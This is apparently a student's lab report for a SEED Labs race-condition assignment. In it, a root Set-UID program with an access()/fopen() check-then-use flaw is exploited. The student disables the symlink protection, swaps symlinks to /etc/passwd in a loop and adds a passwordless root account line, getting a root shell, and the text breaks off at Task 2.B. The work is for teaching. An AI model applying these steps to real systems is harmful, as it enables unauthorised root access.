
Assignment 6

Name: Varunkumar Pande

My-Mav: 1001722538

2.1 Initial Setup:


Disabling the built-in protection against race condition:




```
[03/15/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/15/21]seed@VM:~$ 
```

2.2 A Vulnerable Program

Writing and compiling the vulnerable program, and making it a root-owned Set-UID program:



```
[03/15/21]seed@VM:~/Desktop$ cat vulp.c
    /*  vulp.c  */

    #include <stdio.h>
    #include <unistd.h>


    int main()
    {
       char * fn = "/tmp/XYZ";
       char buffer[60];
       FILE *fp;

       /* get user input */
       scanf("%50s", buffer );

       if(!access(fn, W_OK)){

            fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
       }
       else printf("No permission \n");
    }
[03/15/21]seed@VM:~/Desktop$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:20:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-functio
n-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^
vulp.c:20:42: warning: incompatible implicit declaration of built-in function ‘strle
n’
vulp.c:20:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[03/15/21]seed@VM:~/Desktop$ sudo chown root vulp
[03/15/21]seed@VM:~/Desktop$ sudo chmod 4755 vulp
[03/15/21]seed@VM:~/Desktop$ 
```




```
n
vulp.c:20:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[03/15/21]seed@VM:~/Desktop$ sudo chown root vulp
[03/15/21]seed@VM:~/Desktop$ sudo chmod 4755 vulp
[03/15/21]seed@VM:~/Desktop$ ls -la
total 24
drwxr-xr-x  2 seed seed 4096 Mar 15 14:58 .
drwxr-xr-x 28 seed seed 4096 Mar 15 14:49 ..
-rw-------  1 seed seed  816 Mar 13 23:58 .gdb_history
-rwsr-xr-x  1 root seed 7628 Mar 15 14:58 vulp
-rwxrwxrwx  1 seed seed  476 Mar 13 04:07 vulp.c
[03/15/21]seed@VM:~/Desktop$ 
```

2.3 Task 1: Choosing Our Target:


Adding the “test” user to “/etc/passwd” file:

1. Using the vim editor to append the username.
2. The third line below shows that the test user is present in the “/etc/passwd” file having the magic password.
3. Using switch user I tried to login to the test user and when I was prompted to enter the password I simply pressed “Enter” key, and as we can see in the below screenshot I am able to successfully login and the ID is root user.


3:42 PM
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37


```
[03/15/21]seed@VM:~/Desktop$ sudo vi /etc/passwd
[03/15/21]seed@VM:~/Desktop$ sudo cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/15/21]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop# 
```

4. Now deleting the test user.


3:45 PM
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37

```
[03/15/21]seed@VM:~/Desktop$ sudo vi /etc/passwd
[03/15/21]seed@VM:~/Desktop$ sudo cat /etc/passwd | grep test
[03/15/21]seed@VM:~/Desktop$ 
```

5. If we try to edit the file as a normal user we can see that, we only get a read-only copy of the “/etc/passwd” file.




```
[redacted]
"/etc/passwd" [readonly] 46L, 2522C                       1,1           Top
```

2.4 Task 2: Launching the Race Condition Attack

2.4.1 Task 2.A: Slow deterministic version of the attack.


1. Open two windows Window-1 left, Window-2 right


Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
/bin/bash
/bin/bash 84x37
5:16 PM

```
[03/15/21]seed@VM:~/Desktop$
```


```
[03/15/21]seed@VM:~/Desktop$
```

2. Adding “sleep(10);” to vulp.c and recompiling it with a different filename(vulp_test):



```
[03/15/21]seed@VM:~$ cd Desktop
[03/15/21]seed@VM:~/Desktop$ cat vulp.c
/*  vulp.c  */
#include <stdio.h>
#include <unistd.h>

int main(){
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){
      sleep(10);
      fp = fopen(fn, "a+");
      fwrite("\n", sizeof(char), 1, fp);
      fwrite(buffer, sizeof(char), strlen(buffer), fp);
      fclose(fp);
   }
   else printf("No permission \n");
}
[03/15/21]seed@VM:~/Desktop$ gcc vulp.c -o vulp_test
vulp.c: In function ‘main’:
vulp.c:17:36: warning: implicit declaration of function ‘strlen’ [-Wimplicit-functio
n-declaration]
       fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                    ^
vulp.c:17:36: warning: incompatible implicit declaration of built-in function ‘strle
n’
vulp.c:17:36: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[03/15/21]seed@VM:~/Desktop$ sudo chown root vulp_test
[03/15/21]seed@VM:~/Desktop$ sudo chmod 4755 vulp_test
[03/15/21]seed@VM:~/Desktop$
```

3. Creating a new file named “newfile” and symlink it to the “/tmp/XYZ”.




Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
/bin/bash
/bin/bash 84x37
5:34 PM

```
[03/15/21]seed@VM:~/Desktop$ 
```

```
[03/15/21]seed@VM:~/Desktop$ touch /tmp/XYZ
[03/15/21]seed@VM:~/Desktop$ touch newfile
[03/15/21]seed@VM:~/Desktop$ ln -sf ~/Desktop/newfile /tmp/XYZ
[03/15/21]seed@VM:~/Desktop$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 26 Mar 15 17:34 /tmp/XYZ -> /home/seed/Desktop/newfile
[03/15/21]seed@VM:~/Desktop$ 
```


4. Creating the script to run vulp program in loop and executing it. I created a file named “passwd_input”, where in I entered the test user credentials with magic string (test:U6aMy0wojraho:0:0:test:/root:/bin/bash). After that I ran the “loop_vulp.sh” file inorder to run the vulnerable program in a loop. The code for which is visible in the left screen terminal below. Once the /etc/passwd changes a new time stamp is assigned to it due to which the loop breaks and we get the success message as shown in the below screenshot.



```
[03/16/21]seed@VM:~/Desktop$ cat loop_vulp.sh
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] #Check if /etc/passwd is modified
do
./vulp_test < passwd_input #Run the vulnerable program
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
[03/16/21]seed@VM:~/Desktop$ bash ./loop_vulp.sh
STOP... The passwd file has been changed
[03/16/21]seed@VM:~/Desktop$ 
```

```
[03/16/21]seed@VM:~/Desktop$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 26 Mar 16 00:05 /tmp/XYZ -> /home/seed/Desktop/newfile
[03/16/21]seed@VM:~/Desktop$ ln -sf /etc/passwd /tmp/XYZ
[03/16/21]seed@VM:~/Desktop$ 
```


5. Now to verify if the attack was successful, I tried to login using the test user-id, in the below screenshot on the left terminal we can see that I was able to successfully login.


Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
/bin/bash
/bin/bash 84x37
12:27 AM

```
[03/16/21]seed@VM:~/Desktop$ cat loop_vulp.sh
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] #Check if /etc/passwd is modified
do
./vulp_test < passwd_input #Run the vulnerable program
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
[03/16/21]seed@VM:~/Desktop$ bash ./loop_vulp.sh
STOP... The passwd file has been changed
[03/16/21]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop#
```

```
[03/16/21]seed@VM:~/Desktop$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 26 Mar 16 00:05 /tmp/XYZ -> /home/seed/Desktop/newfile
[03/16/21]seed@VM:~/Desktop$ ln -sf /etc/passwd /tmp/XYZ
[03/16/21]seed@VM:~/Desktop$
```

6. Cleaning the "/etc/passwd" file and removing the sleep function from the vulp file.


Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 84x37
/bin/bash
/bin/bash 84x37
12:35 AM

```
[03/16/21]seed@VM:~/Desktop$ cat loop_vulp.sh
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] #Check if /etc/passwd is modified
do
./vulp_test < passwd_input #Run the vulnerable program
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
[03/16/21]seed@VM:~/Desktop$ bash ./loop_vulp.sh
STOP... The passwd file has been changed
[03/16/21]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop# quit
No command 'quit' found, did you mean:
 Command 'quot' from package 'quota' (main)
 Command 'luit' from package 'x11-utils' (main)
 Command 'qgit' from package 'qgit' (universe)
 Command 'quilt' from package 'quilt' (universe)
 Command 'quiz' from package 'bsdgames' (universe)
quit: command not found
root@VM:/home/seed/Desktop# exit
exit
[03/16/21]seed@VM:~/Desktop$ su test
No passwd entry for user 'test'
[03/16/21]seed@VM:~/Desktop$
```

```
[03/16/21]seed@VM:~/Desktop$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 26 Mar 16 00:05 /tmp/XYZ -> /home/seed/Desktop/newfile
[03/16/21]seed@VM:~/Desktop$ ln -sf /etc/passwd /tmp/XYZ
[03/16/21]seed@VM:~/Desktop$ sudo nano /etc/passwd
[03/16/21]seed@VM:~/Desktop$ sudo vi /etc/passwd
[03/16/21]seed@VM:~/Desktop$ gedit vulp.c
[03/16/21]seed@VM:~/Desktop$ cat vulp.c
/*  vulp.c  */
#include <stdio.h>
#include <unistd.h>

int main(){
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){
      fp = fopen(fn, "a+");
      fwrite("\n", sizeof(char), 1, fp);
      fwrite(buffer, sizeof(char), strlen(buffer), fp);
      fclose(fp);
   }
   else printf("No permission \n");
}
[03/16/21]seed@VM:~/Desktop$
```


2.4.2 Task 2.B: Full version of attack:

Creating the attack file to run in background:

